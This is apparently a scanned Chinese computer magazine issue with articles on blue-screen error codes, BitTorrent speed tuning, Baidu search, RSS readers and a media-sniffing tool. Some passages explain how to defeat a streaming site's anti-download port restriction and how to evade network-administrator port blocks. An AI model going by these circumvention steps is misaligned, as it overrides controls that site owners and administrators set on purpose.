> 0x000000C4:DRIVER_VERIFIER_DETECTED_VIOLATION
> 0x000000C5:DRIVER_CORRUPTED_EXPOOL
> 0x000000C6: DRIVER_CAUGHT_MODIFYING_FREED_POOL
> 0x000000C7:TIMER_OR_DPC_INVALID
> 0x000000C9:DRIVER_VERIFIER_IOMANAGER_VIOLATION
> 以上几个蓝屏信息基本都是由于硬件驱动程序有问题所造成的，需要升级驱动程序来解决故障。

30 0x000000CE: DRIVER_UNLOADED_WITHOUT_CANCELLING_PENDING_OPERATIONS

◆**错误分析:**通常是由有问题的驱动程序或系统服务造成的。

◇**解决方案:**请参考前面介绍的常规解决方案相关项目进行排除。

实例6：点击“显示属性”的“设置”标签时出现此蓝屏信息

同时还会显示“VGA.DLL”的文件信息，这个问题的产生原因是安装了PCAnywhere version 9.0或10.0，请卸载并重装PCAnywhere，然后启动该软件，点击“Tools→Application Options→Host Operation”，将“Host video mode”修改为“Compatible”。

实例7:启动时出现此蓝屏信息，并显示SKNFW.SYS

这是由于安装了天网防火墙软件，其相应服务无法正常运行，造成Windows蓝屏并不能启动。请进入安全模式，接着卸载该软件即可解决。

31 0x000000D1: DRIVER_IRQL_NOT_LESS_OR_EQUAL

◆**错误分析:**通常是由有问题的驱动程序引起的(比如罗技鼠标的Logitech MouseWare 9.10和9.24版驱动程序会引发这个故障)。同时，有缺陷的内存、损坏的虚拟内存文件、某些软件(比如多媒体软件、杀毒软件、备份软件、DVD播放软件)等也会导致这个错误。

◇**解决方案:**检查最近安装或升级的驱动程序(如果蓝屏中出现了“acpi.sys”等类似文件名，可以非常肯定是驱动程序问题)和软件；测试内存是否存在问题；进入“故障恢复控制台”，转到虚拟内存页面文件Pagefile.sys所在分区，执行“Del Pagefile.sys”命令，将页面文件删除；然后在页面文件所在分区执行“Chkdsk /r”命令；进入Windows后重新设置虚拟内存。

如果在上网时遇到这个蓝屏，而你恰恰又正在进行大量的数据下载和上传(比如:网络游戏、BT下载)，那么应该是网卡驱动的问题，需要升级其驱动程序。

32 0x000000EA: THREAD_STUCK_IN_DEVICE_DRIVER

◆**错误分析:**通常是由显卡或显卡驱动程序引发的。

◇**解决方案:**先升级最新的显卡驱动程序，如果不行，则需要更换显卡测试故障是否依然发生。

33 0x000000ED: UNMOUNTABLE_BOOT_VOLUME

◆**错误分析:**一般是由于磁盘存在错误导致的，有时也建议检查硬盘连接线是否接触不良，或是没有使用合乎该硬盘传输规格的连接线，例如ATA-100硬盘仍使用ATA-33的连接线，对低速硬盘无所谓，但高速硬盘(支持



因为使用了Windows，机场的航班大屏幕竟然也蓝屏了

ATA-66以上)的要求较严格，规格不对的连接线有时也会引起这类没办法开机的故障。如果在修复后，还是经常出现这个错误，很可能是硬盘损坏的前兆。

◇**解决方案:**一般情况下，重启会解决问题，不管怎样都建议你执行"ChkDsk /r"命令来检查和修复磁盘。

34 0x000000F2: HARDWARE_INTERRUPT_STORM

◆**错误分析:**内核层检测到系统出现中断风暴，比如:某个设备在完成操作后没有释放其所占用的中断。通常这是由有缺陷的驱动程序造成的。

◇**解决方案:**升级或卸载最近安装的硬件驱动程序。

35 0xC0000135: UNABLE TO LOCATE DLL

◆**错误分析:**通常表示某个文件丢失或已经损坏，或者是注册表出现错误。

◇**解决方案:**如果是文件丢失或损坏，在蓝屏信息中通常会显示相应的文件名，你可以通过网络或是其他电脑找到相应的文件，并将其复制到系统文件夹下的SYSTEM32子文件夹中。如果没有显示文件名，那就很可能是注册表损坏，请利用系统还原或是以前的注册表备份进行恢复。

36 0xC000021A: STATUS_SYSTEM_PROCESS_TERMINATED

◆**错误分析:**用户模式子系统，例如Winlogon或客户服务器运行时子系统(CSRSS)已被损坏，所以无法再保证安全性，导致系统无法启动。有时，当系统管理员错误地修改了用户账户权限，导致其无法访问系统文件和文件夹。

◇**解决方案:**使用"最后一次正确的配置"，如果无效，可使用安装光盘进行修复安装。

实例8:GoBack 引起0xC000021A

当安装了GoBack软件后，在启动电脑时出现停机码为"0xC000021A"的蓝屏信息。解决方法是，在启动并出现GoBack画面时按下空格键进入其设置窗口，选择"Disable GoBack"选项，然后让电脑完成启动，接着进入"控制面板→添加/删除程序"，卸载GoBack。

37 Stop 0xC0000221 or STATUS_IMAGE _CHECKSUM _MISMATCH

◆**错误分析:**通常是由于驱动程序或系统DLL文件损坏造成的，一般情况下，在蓝屏中会出现文件名称。

◇**解决方案:**

(1)使用Windows安装光盘进行修复安装。

(2)如果还能进入安全模式，可在"开始→运行"中输入:

sfc /scannow

回车执行系统文件检查并恢复被修改或损坏的文件。

(3)还可以采用提取文件的方法来解决，进入"故障恢复控制台"，使用Copy或Expand命令从安装光盘中复制或解压缩受损的文件。不过，蓝屏一般都是驱动程序文件的问题，所以Expand命令会用的多一些，比如:蓝屏中提示tdi.sys文件，因为驱动文件一般在i386\driver压缩包中，所以使用:expand G:\i386\driver.cab \f:tdi.sys c:\WINNT\system\drivers。

> **小提示**
>
> ★磁盘错误有可能是文件损坏的根源，请在"恢复控制台"中执行"Chkdsk /r"进行检查。
>
> ★新安装的内存如果有问题，很可能导致虚拟内存页面文件出错，请按照"0x000000D1: DRIVER_IRQL_NOT_LESS_OR_EQUAL"的解决方案解决。

38 如果启动时出现这些蓝屏停机码

如果在Windows启动时出现蓝屏，并出现附表一中的错误信息，那么多半是硬件出现了问题，请用硬件厂商提供的诊断工具来判断硬件是否存在问题，并到其网站查看是否有最新的BIOS或固件更新程序。如果硬件没有问题，重装Windows 2000/XP，若相同问题还是出现，就只能求助专业的技术支持了。

如果遇到的是附表二中的错误信息，也只有重装Windows了，如果不能解决问题，建议求助专业的技术支持。

附表一:

停机码	错误名
0x31	PHASE0_INITIALIZATION_FAILED
0x5C	HAL_INITIALIZATION_FAILED
0x5D	HEAP_INITIALIZATION_FAILED
0x5E	OBJECT_INITIALIZATION_FAILED
0x5F	SECURITY_INITIALIZATION_FAILED
0x60	PROCESS_INITIALIZATION_FAILED\

附表二:

停机码	错误名
0x32	PHASE1_INITIALIZATION_FAILED
0x61	HAL1_INITIALIZATION_FAILED
0x62	OBJECT1_INITIALIZATION_FAILED
0x63	SECURITY1_INITIALIZATION_FAILED
0x64	SYMBOLIC_INITIALIZATION_FAILED
0x65	MEMORY1_INITIALIZATION_FAILED
0x66	CACHE_INITIALIZATION_FAILED
0x67	CONFIG_INITIALIZATION_FAILED
0x68	FILE_INITIALIZATION_FAILED
0x69	IO1_INITIALIZATION_FAILED
0x6A	LPC_INITIALIZATION_FAILED
0x6B	PROCESS1_INITIALIZATION_FAILED
0x6C	REFMON_INITIALIZATION_FAILED
0x6D	SESSION1_INITIALIZATION_FAILED
0x6E	SESSION2_INITIALIZATION_FAILED
0x6F	SESSION3_INITIALIZATION_FAILED
0x70	SESSION4_INITIALIZATION_FAILED
0x71	SESSION5_INITIALIZATION_FAILED

CF [ZT01]

从BT到超级BT

■ 北京　ABC　上海　狂PK雪影　福建　王新禧

现在最火热的下载技术当属BT下载，今天我们就来介绍一些关于BT如何提速的超级技巧，由于内网(比如局域网、小区宽带等)的速度问题更明显，因此会比较着重对它的提速进行讲解。

从判断内外开始……

要想加快速度，区分所处的网络是内网还是外网非常重要，不同的网络则建议使用不同的BT下载软件，这样才能达到最佳的下载速度。判断方法很简单，不用安装额外的软件，只要有MSN Messenger即可。

首先，打开MSN Messenger，选择菜单中的“工具→选项”，然后点击“连接”标签，这时在“高级连接信息”中就会显示出你的网络状态(见图1)，根据它，就可以判断网络状态了。




图1　很简单就能判断出是内网还是外网

①“直接连接”：如果是此状态，表示为外网(公网)用户，并且也没有使用Windows XP自带的防火墙(ICF)。

②“直接连接，使用了Internet连接防火墙(ICF)”：如果是这种提示，则同样表明用户为外网，但打开了Windows XP自带的防火墙(ICF)。

③“通用即插即用(UPnP)网络地址转换(NAT)”：此提示表示用户为内网，通过网关或路由器上网，并且网关或路由器支持NAT及UPnP。

④“非通用即插即用(UPnP)网络地址转换(NAT)”、“非对称NAT”、“对称NAT”、“级联”等：表示用户为内网，通过网关或路由器上网，并且网关或路由器的NAT不支持UPnP或UPnP功能被关闭。

⑤“非UPnP防火墙”：表示用户为内网，通过网关或路由器上网，并且网关及路由器使用不支持UPnP的网络防火墙，如诺顿网络安全特警2002等。

⑥“UPnP防火墙”：表示用户为内网，通过网关或路由器上网，并且网关和路由器使用了支持UPnP的防火墙，如诺顿网络安全特警2003、Windows XP的ICF等。

对症下药——内网、外网大提速

内、外网已经判断好了，下面就要进入正题，到底不同的网络环境应该如何解决无法下载及下载速度过慢的问题呢？下面根据上面的内外网信息提供不同的解决方案。

1.显示①或②

只要确认系统中安装的防火墙没有限制BT所需要的端口即可，比如比特精灵使用的端口为16881，BitComet使用的端口为11078。一般情况下，BT软件能自动在Windows XP的ICF中添加相应规则。如果使用其他防火墙软件，最好手动设置相应端口规则，这对速度提升有很大影响(见图2)。



图2

2.显示②

如果使用的软件为BitComet，则需要在软件中的“选项→选项→高级设置→网络连接”中勾选“允许打开Windows网络共享和防火墙ICS/ICF端口”，在下次BitComet启动提示网络连接保护设置即将被更改时点“确定”，让BitComet自动操作即可。

3.显示③

建议使用支持UPnP的BT软件，比如BitComet、比特精灵(不仅支持Windows XP，还支持Windows 98/Me/2000)等，对于比特精灵则需要进入“选项→设置向导”，通过

连续单击“下一步”按钮进入“UPnP 支持”页面，首先勾选“启用比特精灵的UPnP支持”，接着单击“查找UPnP设备”，待软件找到后会在右上角用红字显示设备和相应的IP地址，接着单击“下一步”进行后面的设置即可。

4.显示④、⑤或⑥

相对比较麻烦，要想获得最佳速度，推荐使用对外连接能力较强的BitComet。而最新的比特精灵2.7在“选项→其他选项”中提供了“内网穿透”功能，它与BitComet的“内网互联”功能基本相同，同样是可以不同内网的用户通过UDP互相连接实现内网互联，这样对内网用户来说通常意味着更快的下载速度，因为可以连接上更多用户。不过，比特精灵的这个功能由于服务器原因，到发稿前还不能使用。

小知识

★什么是UPnP

中文意为通用即插即用，是对即插即用(PnP)的扩展，简单点说，就是：如果你家的录像机、电视机、数码相机等家电具备了网络功能，并支持UPnP标准，不用任何设置和用户参与，它们就能自动和你的电脑连接起来(并且还可以互相连接)。另外，它还可以使连接在小型网络上的多台个人电脑与设备共享一个IP地址。

★UPnP自动端口映射

内网的特点是无法对外打开监听端口，会损失所有外部进来的连接，常用的解决办法是进行端口映射，但操作比较复杂，而BT软件的“UPnP自动端口映射”可以在本机上自动完成网关端口映射操作(网关设备需要支持UPnP，目前大部分防火墙、ADSL Modem都支持)，这样内网的BT下载速度就会变快。

内网变通途，VNC助力挑战下载极限

第一步：在http://www.vnn.cn/cn/cn.html下载并安装“VNN Client”(以下简称VNC)，安装完成后运行VNC，点击界面右下方的“账号”按钮，接着点击弹出窗口中的“注册新账号”标签，在“账号名称”里填写要申请的用户名(仅修改其中的“your_account”部分，比如想申请“abc”，则填写“abc.user.vnn.cn”)，然后输入“账号密码”，点击“提交注册新账号请求”完成注册(见图3)。




图3

第二步：在主界面下方按“登录”并用刚才申请的用户名及密码登录，登录成功后，在“基本信息”标签中即显示了当前VNC地址。启动BitComet，如果在“全局日志”中出现“Found VNN adapter <10.140.xxx.xxx>”即说明成功，此时便可以开始体验内网高速BT下载带来的乐趣了，而比特精灵则要把“功能→插件→vnc”勾选，这样即可看到VNC的虚拟IP地址了。

小提示

安全配置

按下VNC主界面下方的“配置”按钮，在弹出的配置对话框中选择“防火墙”标签，勾选其中的“激活基于VNN的连接跟踪(状态)防火墙”。仍在此标签下，找到“选择VNN用户可以访问的运行于您的网络上的服务”，按右侧的“添加”并在弹出的对话框中填写要开放的端口信息(见图4)，这里需要添加两次，分别加入BT软件所用端口号的TCP连接和UDP连接。




图4　通过设置防火墙，既可保证网络安全，又不影响BT的下载

ADSL的BT速度如果也慢

通常来说，ADSL用户使用BT，排除种子因素(没有种子/连接少/完成度最高)，如果下载速度只有几KB或0KB，有可能是以下几个原因：

1.采用路由模式上网，没有打开端口映射

打开针对BT软件所使用的端口映射，具体打开端口映射方法请参见ADSL Modem或路由器说明书中关于NAT的说明。如果采用路由上网，最好使用比特精灵的“UPnP自动端口映射”功能，这样就不必手动来设置了。

2.Windows XP SP2，没有使用过TCP/IP补丁

SP2限制同时尝试连接数不能超过10，一旦超过该值，后续连接请求就会被放入队列。请到http://www.bytelinker.com/download/bitspirit/SP2PA.zip下载补丁，运行后将连接数加大到120以上，建议为256(见图5)。




图5

3.断流

一旦连接数超过一个数值(该数值很小)后，所有当前连接就会被没有任何预示地断开，很可能是局端的限制。

解决方法为：通过比特精灵的“选项→其他选项”打开“预防断流现象”，并且不要同时运行一个以上的任务。另外需要注意的是：这个选项只是告诉比特精灵你的上网类型容易断流，而不能改善网络设备/网络连接的质量，所以如果同时运行了一个以上的任务或同时浏览较多的网页，同样会断流，即表现为：速度变为0KB或几KB，网页也打不

开。

如果没有出现断流，则最好不要选它，否则会影响下载速度。有些朋友还发现，最新版的比特精灵的防断流功能会比较影响下载速度，如果你也是这样的，可以不选它，每次只运行一个任务即可。

小提示

在比特精灵的“选项→其他选项”中还有一个“优化网络连接”设置，选择它的前提是你没有使用路由模式上网，同时没有断流现象。

4.换个拨号软件试试

出现断流问题后，除使用比特精灵提供的防断流功能外，还可以试试CFos这款优秀的拨号软件，它特别针对像BT这样下载和上传数据量都非常大的情况而设计了流量调整功能，有效解决了BT时断流或浏览网页慢的问题，并且根据测试，它的连接效率要比Windows XP高，其下载地址为http://www.onlinedown.net/soft/21287.htm(Windows 2000/XP)、http://www.onlinedown.net/soft/21286.htm(Windows 98/Me)。

5.适当限制上传

对于ADSL而言，过大的上传会导致下载速度下降，因此，需要适当限制上传，通常以限在30KB～50KB之间为宜，对于比特精灵请到“选项→个人设置→任务”中将“全局上传速度限制”设置为30～50，而BitComet则为“选项→选项→网络连接”的“全局最大上传速率”。

6.比特精灵新版不如旧版速度快

通常出现在覆盖安装的情况下，解决方法为：卸载比特精灵，接着进入其安装目录，将其中所有文件删除，然后重新安装最新版本即可解决。

火速链接

很多朋友说在内网中根本无法BT，这是因为网管已经将用于BT的端口(一般为1881～1890、6881～6890、8000～8010、8881～8890、16881)封锁了。对于这种情况可以考虑使用SoftEther等软件，具体使用方法可参考本刊2004年第8期《突破封锁 终结代理——让SoftEther真正为我所用》一文。

特别提醒：本文只讲解技术，请不要用于非法行为。

小资料

用好比特精灵的特色功能

1.BT资源库——种子市场

当你在下载时，别忘记到比特精灵左侧窗格的“种子市场”看一看，当你与一个用户建立了对等连接后，如果他的BT客户端也支持BS扩展协议，那么他的BT下载列表就会自动发送给你，你可以根据这些货物添加新的下载任务，在这里你常常会发现许多意想不到的好东西(见图6)。



图6

需要指出的是，如果对方货物没有包括种子文件链接信息，则无法添加新任务，这时，可以点击“提出请求”按钮向对方直接“索取”种子文件，如果对方BT客户端支持BS扩展协议并设置了“允许发送种子”，稍候，种子文件就会在后台自动传送给你，传送完毕后，在“状态”栏中会有“OK”字样，接着你就可以点击“添加新任务”建立新的下载任务了。

如果没有在设置向导中选择“添加我的任务到种子市场作为我的货物”把货物自动添加到“我的货物”中，可在任务列表中右击希望添加的项目，接着选择“添加任务到市场”手动向“我的货物”中添加货物。最好在“链接”或“注释”框中注明种子文件下载地址，这样即使你下线了，网友也能根据注明的链接地址建立新的下载任务。



图7

2.轻松寻找资源

比特精灵还提供了强大的搜索功能，首先点击窗口上方搜索框最右侧的下拉箭头，选择“选择搜索引擎”，然后根据需要勾选相应的BT搜索引擎，以后只要在文本框中输入想要查找的资源的关键词，点击放大镜图标即可在多个BT资源搜索引擎中查找需要的种子。

3.看看谁在和你一起下载

比特精灵内置有“转换连接IP为地理位置”的插件(“功能→插件”)，它能够让你了解和你一起下载的网友的所在省市(见图7)。

CF [WL01]

Baidu百度 www.baidu.com 有问题 百度一下

无所不能攻略之 碧玉刀：有问题 轻松解决

百度搜索引擎http://www.baidu.com/非常好用，凡是你有什么不明白的问题，有什么想知道的内容，百度一下即可。不信？告诉你：再复杂的问题用百度一句话就可以说透彻。

一句话解惑

1．不明白张国立与邓婕的关系，在百度里用"张国立 邓婕"作为关键词搜索即可。

2．想知道某支股票的最新行情，直接用股票代码搜索(如"600123")，最新价格一览无余(见图)。如果点击"更多详情"，则可以看到走势图等信息。



3．想知道张家界的旅游信息，搜索景点名称"张家界"即可。

4．想浏览张家界的风景图片，可以在百度图片搜索http://image.baidu.com/中搜索景点名称。

5．想获取与张家界有关的1024x768图片，经过上面的搜索之后，在"所有大小"下选择"壁纸1024x768"即可。

6．不知道"勃海"的写法是否正确，用这个词语搜索，百度会给你温馨提示："您要找的是不是：渤海"。

7．想知道清华大学的电话，输入"清华大学 电话"即可。

8．想找英语听力资料，不妨在百度MP3搜索http://mp3.baidu.com/中输入"英语"、"VOA"、"疯狂英语"之类的词语进行搜索。

一句话技巧

1．在百度搜索引擎首页点击"高级搜索→点击此处进入个性设置"，可以设置搜索结果每页显示的条数(10条、20条或50条)。

2．如果打不开某网页结果，可以点击该结果后面的"百度快照"。

3．为了更准确地搜索电影、电视、书籍等信息，可以加上书名号后再搜索。

4．如果搜索不到合适的结果，可以考虑用同义词替换，譬如用"四六级"替换"4 6 级"。

5．如果要搜索更多的关于研究生招生的信息，可以在关键词中间加上"|"，譬如"研究生院|研招办"表示查询与"研究生院"或"研招办"相关的信息。

网络e生活 网络e生活 网络e生活 网络e生活 网络e生活 网络e生活 网络e生活

网络圆你作家梦

小渔



搜索关键词：文学 写手 网络出版

《第一次的亲密接触》、《草样年华》这些红透半边天的小说都是出自网络，小说的作者也因网络而一夜成名，痞子蔡、李寻欢、孙睿自然而然地成了广大网络文学爱好者的偶像，希望步其后尘者也不在少数。

在动笔写作之前，想不想先看看高手的作品？文学爱好者，无不听说过《萌芽》。在萌芽官方网站上，我们能找到大量的优秀文章和知名作者的专栏，另外在网站的论坛中，可以找到志趣相投的朋友，共同探讨文学、写作。

萌芽官方网站：http://www.mengya.com/

萌芽论坛：http://bbs.mengya.com/

说起网络文学，当然就不得不提起"榕树下"，作为中国最大的文学网站，"榕树下"曾经诞生了太多太多的优秀作品，并培育了一大批优秀的网络写手。虽然由原来的完全免费形式转换成了半商业化运作，但其类似BLOG的个人专栏系统和越来越完善的社区系统仍吸引着大量的文学爱好者在此挥毫泼墨。如果你的作品够COOL，还有机会上首页的"状元榜"哟。

榕树下：http://www.rongshu.com/

想不想过一把网络出版的瘾？除了拥有自己的专栏外，在有些网站还能够拿到稿费，何乐而不为？免费及纯文学性是"华文网络文学联盟"的主要特色；"幻剑书盟"则显得更商业化一些，其主要面向的文学类型为科幻类及武侠类，喜欢写这类文章的朋友可以考虑；"起点中文网"的作者签约制度代表了网络出版业的正规化经营方式，据说其稿费已达到了传统媒体的稿费支付标准，运作方式更为专业。

华文网络文学联盟：http://www.cnlu.net/

幻剑书盟：http://www.hjsm.net/

起点中文网：http://www.cmfu.com/

CF [WL02]

眼球的解放者 RSS

■ 山东　日月双星

很多网友都有在网站上获取新闻的习惯。每当打开网站的首页，首先映入眼帘的并不是新闻，而是充斥整个屏幕的各种弹出式广告、Flash 广告、飘浮窗口……消耗系统资源不说，哪还能让人有心情从这些花花绿绿中寻找需要的新闻？RSS 可以拯救你！

芝麻开门

RSS 到底是什么？

简单一点来说，RSS 是一种用来分发和汇集网页内容的 XML 格式(eXtensible Markup Language 的简写，一种扩展性标识语言)，通常被用于新闻和网络日志(BLOG)。RSS 是什么不太重要，关键是我们使用它可以干什么？我们可以通过 RSS 来订阅多个站点的 BLOG 和新闻，这样就不用一次次登录每个网站查看自己要的内容了，非常重要的是:你也不必为知道一个事件的最新消息而不断刷新，有新消息时 RSS 阅读器会自动提醒你，而且没有广告或图片来影响你。

选择一款 RSS 阅读器

要阅读 RSS 新闻，首先要做的是准备一款 RSS 新闻阅读器，常见的 RSS 阅读器如下几款:

iSpace Desktop:个人信息管理系统，内置 BLOG 阅读器，无时间与功能限制，不需要.Net 运行环境。

SharpReader:国外免费软件，需要.Net 运行环境。

FeedDemon:国外共享软件，有时间限制，功能比较全面。

看天下:国内免费软件，主要用来阅读 RSS，功能一般。

这里以比较符合国人使用习惯的 iSpace Desktop 为例，介绍使用方法。

iSpace Desktop小档案

软件版本:1.1.2　　软件大小:6531KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200421/iSpaceDesktopSetup.exe
软件备注:无时间与功能限制，未注册版本在启动时有提示窗口。

RSS 初上手

第一步:下载并安装 iSpace Desktop，运行此软件后在出现的登录界面中点击“新用户”按钮。

第二步:一路“下一步”直至出现“登记新用户”，在“名称”中填写想要新建的用户名，点击“下一步”，填好密码，并将“数据存储位置”改为合适的盘符(建议不要用 C 盘)，点击“完成”。

第三步:用刚才注册的用户名登录(见图 1)，单击界面右下角的“沟通交流”标签，再点击其中的“博客 Blog”，就进入了 RSS 阅读界面了。



图 1

第四步:该软件已经内置了许多频道(也称 Feed)，点击展开左侧的树状列表，选择其中感兴趣的频道(如“常用频道”中的“博客堂”)，在右侧的新闻项列表中就出现了许多新闻标题概要，点击后即可在界面下方的浏览器中浏览新闻内容(见图 2)。




图 2

订阅自己喜欢的内容

第一步:登录网站的 RSS 入口，此处以天极网的 RSS 服务为例，即 http://rss.yesky.com/。

第二步:在页面中有很多 XML 字样图标，点击想要订阅频道的 XML 图标(如果已经给出了 URL 链接，可以复制后直接跳到第四步)。

第三步:在出现的新页面中复制 IE 地址栏中的 URL，如“http://www.delphibbs.com/keylife/rss.asp”(不含引号)。

第四步:点击 iSpace Desktop 工具栏中的“新频道”，在弹出的“频道属性”窗口的“一般资料”选项卡中将刚才复制的 URL 地址粘贴到“Newsfeed 地址”中(见图 3)，在“分组”选项卡中选择合适的频道分组后点击“确定”，iSpaceDesktop 便会自动连接上该频道获取 RSS 新闻列表。



图 3

小提示

★可以在 http://www.baidu.com/ 等搜索引擎中用“RSS”搜索，获取更多支持 RSS 服务的网站列表。

★如果只需要英文网站的 RSS 服务，可以试试 RssOWL(需要安装 Java 虚拟机)，下载地址: http://aleron.dl.sourceforge.net/sourceforge/rssowl/rssowl_win32_0_9b.exe。

CF [WL03]

真实地址跑不掉

■ 北京　阮征

很多朋友都希望把网络上的多媒体文件下载到本地保存，而不希望采用在线观看的方法，这样一方面可以减少由于在线观看时网络连接不稳定而影响观看质量的情况，另一方面也方便大家收集自己喜爱的影音文件。以前介绍了多种找到影音文件真实地址的方法，包括断线法、查看源文件法等，虽然方法很有效，但可能有些初学者觉得难了一些。今天就为大家介绍影音神探，把找到真实地址的任务交给它之后，惟一需要你做的就是在找到地址后双击该地址进行下载了 。

影音神探小档案

软件版本:3.02 免费广告版	软件大小:1982KB
软件性质:免费软件	适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200421/yyst.rar	

软件工作原理

首先了解一下 WinPCap(Windows Packet Capture)，它是 Windows 平台下的一个免费、公共的网络访问系统，开发 WinPCap这个项目的目的在于为Win32应用程序提供访问网络底层的能力。影音神探正是使用 WinPCap 开发包，嗅探流过网卡的数据并智能分析，可监视数十种网络文件，并可通过自定义类型扩充嗅探功能。当发现有某种格式的网络文件通过网卡传输时(例如 RM 格式)，就会分析这些数据包，从而找到该影音文件的真实地址。

软件安装与配置

第一步: 下载影音神探并安装，安装该软件的同时还会把 WinPCap 开发包也安装到本地电脑上。

第二步: 启动影音神探，在“设置区”的“选择网络适配器”处选择正确的网络适配器，一般情况下该软件会自动选择合适的网卡。如果选择不正确，那么在执行监视数据时就会出现“适配器错误，请重新选择适配器”的错误提示(见图1)。



图 1

第三步: 在“设置区”的“设置影音传送带”文本框中单击，即可选择下载程序的正确路径。设置完毕后当我们监测到影音文件地址时，就可以通过双击鼠标自动调用该下载工具进行下载了。

第四步: 在设置区的“监视的文件类型”处，可以选择所要监视的影音文件类型，从列表中选择，也可以点“增加”按钮自行添加。

第五步: 当一切设置完毕后，回到“操作区”勾选“获取所有数据包”，点击“开始嗅探”，当下方状态栏中出现所探测的数据包时就表示配置成功了(见图2)。




图 2

> **小提示**
> ★可以根据当前网页播放器中内嵌的播放器类型来决定监视的文件类型，如网页播放器中打开的为 RealPlayer，那就可将“wmv”、“rar”等类型禁用。
> ★在设置缺省下载工具时，我们可以选择任何下载工具(如 FlashGet)，不一定非要使用影音传送带。
> ★在测试配置成功与否时，我们选择了“获取所有数据包”，而在实际探测影音文件真实地址时我们不能勾选该项。

实例 1:找到 Flash 的真实地址

任务描述: 获取 Flash“大学自习曲”的真实地址，大家可以访问 http://www.pconline.com.cn/pcedu/carton/mtv/10309/221108.html 观看该 Flash。

打开影音神探，确保没有勾选“获取所有数据包”，选择“开始嗅探”，然后打开上面的 Flash 地址。随着 Flash 的加载完成，你会发现嗅探出了三个地址(见图3)。依次双击这三个地址调用下载工具下载完毕后，你会发现第一个和第三个地址对应的文件都是我们需要的“大学自习曲”Flash，只不过一个是 ZIP 格式而另一个是 SWF 格式而已(可在监视类型中设置只监视 SWF 文件，减少搜索结果)。




图 3

> **小提示**
> 如果以前浏览过该 Flash，那么该文件实际上已经下载到本地的临时文件夹中了，再次浏览该 Flash 会自动调用临时文件夹中的缓存文件，不会从网上下载该文件，在这种情况下使用影音神探监视的话就不会找到下载地址了。

实例 2:找到在线电影的真实地址

任务描述: 在一般情况下在线电影真实地址的获得与上

面介绍的方法一样，但有的在线电影网站通过限制端口来实现防止下载的目的，这时我们明明可以在线看，而且也找到了下载地址，但就是不能下载，不是提示找不到对象就是地址根本不能解析，这是由于没有找到服务器的端口，不能正确连接服务器所致。此时就要采用手动查找服务器端口地址的方法来突破了，这里以61.243.72.74的联通在线影视为例。

第一步：找到要播放的在线电影，启动影音神探进行嗅探，并在线收看电影，这时候会检测出电影的真实地址，直接双击却无法调用影音传送带下载。

第二步：继续播放在线电影，选择影音神探的“实时远程IP连接”标签，点击“刷新”(见图4)，会发现远程机器名为61.243.72.74，端口使用的是7070，状态是ESTABLISHED(已经建立连接)。这就说明了该站点传送数据使用的是7070端口，而不是默认的554端口。



图4

第三步：进入影音传送带修改原来的下载地址，把端口554改为7070，就会发现可以正常下载了。

软件使用常见问题

(1)对于一些使用ADSL上网的用户，如果使用的是内猫，那就只有放弃这款软件了，因为该软件以网卡为对象。如果使用的是USB的ADSL Modem，那可以安装一个第三方ADSL拨号软件(例如本刊2004年第11期介绍的拨号软件HelloNet)，这些拨号软件会在安装时虚拟一块软件可识别的网卡，选择网络适配器时选择该虚拟网卡就可以正常使用了。

(2)网络电视王强行禁止影音神探使用的解决方法：该软件每次运行都会从系统目录中删除WinPcap23.exe的安装文件PACKET.DLL，我们可以把该文件复制到影音神探的安装目录下，这样就可以正常启动神探了。

(3)一些在线电视软件当发现软件窗口标题为“影音神探”时，就会自动关闭影音神探，对付这些软件可以采用自定义软件窗口标题的方法：通过“设置区”重置影音神探窗口名即可。

(4)影音神探3.02在Windows XP SP2下使用时，会出现“Run-time error '-2147416848 (80010108)'”的错误提示，这是由于没有注册PACKET.DLL造成的，运行“开始→运行→regsvr32 packet.dll”后即可正常启动影音神探。

(5)有时找到真实地址后，远程服务器也连接上了，但是下载却失败了。对于这种情况，要在影音传送带的“下载属性→其他设置→流标签→smil被分析后重用连接”前打勾。

(6)使用“实时远程IP连接”查看功能还可以检测本机是否存在某些木马程序，查看已经和本机建立连接的IP地址，揪出可疑的IP地址。

火速链接
《电影下载五招突破》讲解了其他查找真实下载地址的方法，请参考本刊2004年第2期

CF [WL04]

TelTel十问十答

■上海 狂PK雪影

